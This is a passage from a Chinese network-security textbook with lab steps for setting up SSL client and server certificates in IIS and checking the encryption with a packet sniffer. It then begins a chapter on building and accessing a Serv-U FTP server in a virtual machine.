


图 10-44 Web 服务器的数字证书　　图 10-45 忽略客户端证书

单击 Web 站点→SSL 端口输入 443。

第十步：在客户端使用 SSL 加密通道访问“论坛”，同时使用 Sniffer 捕获加密通信数据。

在客户端访问 Web 服务器，这时须使用 SSL 通道，浏览界面如图 10-46 所示。

在客户端使用 Sniffer 捕获登录数据，结果如图 10-47 所示。可见传输数据使用的是 TCP443 端口，整个通信中没有明文形式传递的数据，客户提交的账户名和密码信息也以



图 10-46　在客户端使用 IP 地址访问 Web 服务器

加密方式传递。




图 10-47　使用 Sniffer 捕获的加密通信数据

10.5.6　配置同时使用服务器证书和客户证书的 SSL 加密通道

目前同时使用服务器证书和客户证书的 SSL 加密通道被广泛应用在各大网上银行，各家银行为用户提供的 U 盾中就保存了用户的个人数字证书。下面通过一个训练来学习这类加密通道的配置方法。

按照图 10-48 组建实验环境，使用两台 Windows 2000 虚拟机分别模拟 CA 认证中

心和 Web 服务器，本机模拟客户。首先 Web 服务器向 CA 认证中心递交一份证书申请，CA 审查证书申请合格之后颁发数字证书，之后 Web 服务器安装证书。同样客户也向 CA 申请一个个人数字证书。最后客户通过加密通道访问 Web 站点。实验步骤如下。




图 10-48　测试环境

第一步：按照图 10-48 组建网络，配置 IP 地址，使用 host-only 方式连接网络（步骤略）。

第二步：Web 服务器申请证书，CA 颁发证书，Web 服务器安装证书（步骤略）。

第三步：客户向 CA 认证中心申请个人数字证书。

客户向 CA 认证中心申请个人数字证书，步骤如图 10-49 和图 10-50 所示。



图 10-49　选择申请 Web 浏览器证书

第四步：CA 审核颁发证书（步骤略）。

第五步：客户下载并安装证书到客户机的浏览器中。

客户下载并安装证书到客户机的浏览器中。步骤如图 10-51～图 10-55 所示。



图 10-50　填写个人信息



图 10-51　检查挂起的证书

第六步：设置 Web 服务器接收客户数字证书。

在 Web 服务器的 IIS 管理器中右击站点名称→“属性”→“目录安全性”→在“目录安全性”下单击“编辑”→“申请安全通道(SSL)”→“接收客户证书”，见图 10-56。

第七步：在客户机访问 Web 服务器，同时使用 Sniffer 捕获加密通信数据。



图 10-52　选择要下载的证书



图 10-53　安装证书



图 10-54　安装完成



图 10-55　在客户机 IE 浏览器中查看安装好的个人数字证书



图 10-56　接收客户证书

思考题

1. HTTP 使用的三种参数提交方式，即 GET、POST 和 Cookie 方式有什么区别？
2. HTTP 的缓存机制起什么作用？

第 11 章 FTP 及其安全问题

文件传输协议(File Transfer Protocol,FTP)用来从一台主机把文件复制到另一台主机。向 FTP 服务器复制文件的操作称为上传,从 FTP 服务器复制文件的行为称为下载。下面首先学习 FTP 服务器的搭建和使用。

11.1 FTP 服务器的搭建和使用

FTP 服务器可以定义两种类型客户访问方式,即匿名访问和通过用户名访问。匿名访问方式不需要客户提供身份验证信息,任何人都可以使用 FTP 服务器资源,这种方式简单、方便,但安全性低。用户名访问方式需要客户提供合法的用户名和密码,通过验证之后才可以使用 FTP 服务器资源,这种方式安全性高。FTP 服务器管理员还可以为特定文件夹设置访问权限,例如只能上传、不能下载。下面通过一个训练来学习 FTP 服务器的搭建和使用方法。

训练:在 Windows XP 虚拟机上搭建一台 FTP 服务器,创建一个账户,在本机测试访问 FTP 服务器。

第一步:以 host-only 方式启动 Windows XP 虚拟机,配置 IP 地址,测试通信情况。

以 host-only 方式启动 Windows XP 虚拟机,配置 IP 地址为 192.168.0.2,Windows XP 虚拟机作为 FTP 服务器。本机的 IP 地址为 192.168.0.5,本机作为客户端。使用 ping 命令测试本机和 Windows XP 虚拟机之间的通信情况。

第二步:在 Windows XP 虚拟机上安装 FTP 服务器软件 Serv-U(步骤略)。

第三步:在 FTP 服务器端创建一个用户 peter。

在 FTP 服务器端创建一个用户 peter。在 Serv-U 的管理控制台主页单击创建、修改和删除用户账户→单击“添加”→登录 ID 输入 peter→密码输入 86982480→根目录选择 E:\peter 文件夹,设置界面如图 11-1 所示。

登录 ID 即为用户名,根目录是指 peter 用户登录 FTP 服务器之后看到的文件夹。锁定用户至根目录是指限定 peter 用户只能在自己的目录内活动。目前这个用户还不能使用,需要为根目录设置访问权限。单击“目录访问”→单击“添加”→路径选择 E:\peter →选中“读”、“写”权限→单击“保存”按钮,设置界面如图 11-2 所示。

路径选择 peter 用户的根目录,读权限代表可以下载文件,写权限代表可以上传文件。peter 用户不具备追加、删除、执行、重命名权限。

第四步:查看 Windows XP 虚拟机的 FTP 服务端口是否打开。



图 11-1　输入账户信息




图 11-2　设置目录访问权限

如果配置正确，Windows XP 虚拟机的 FTP 服务端口 21 将处于打开状态，可以使用 netstat -an 命令查看，结果如图 11-3 所示，可见 TCP 的 21 端口处于开放状态，说明 FTP 服务器运行正常。




图 11-3　TCP21 端口已经打开

第五步：在本机访问 FTP 服务器。

在本机的 IE 浏览器地址栏中输入“FTP://192.168.0.2”，在登录窗口输入用户名 peter，密码 86982480，单击“登录”按钮，如图 11-4 所示。

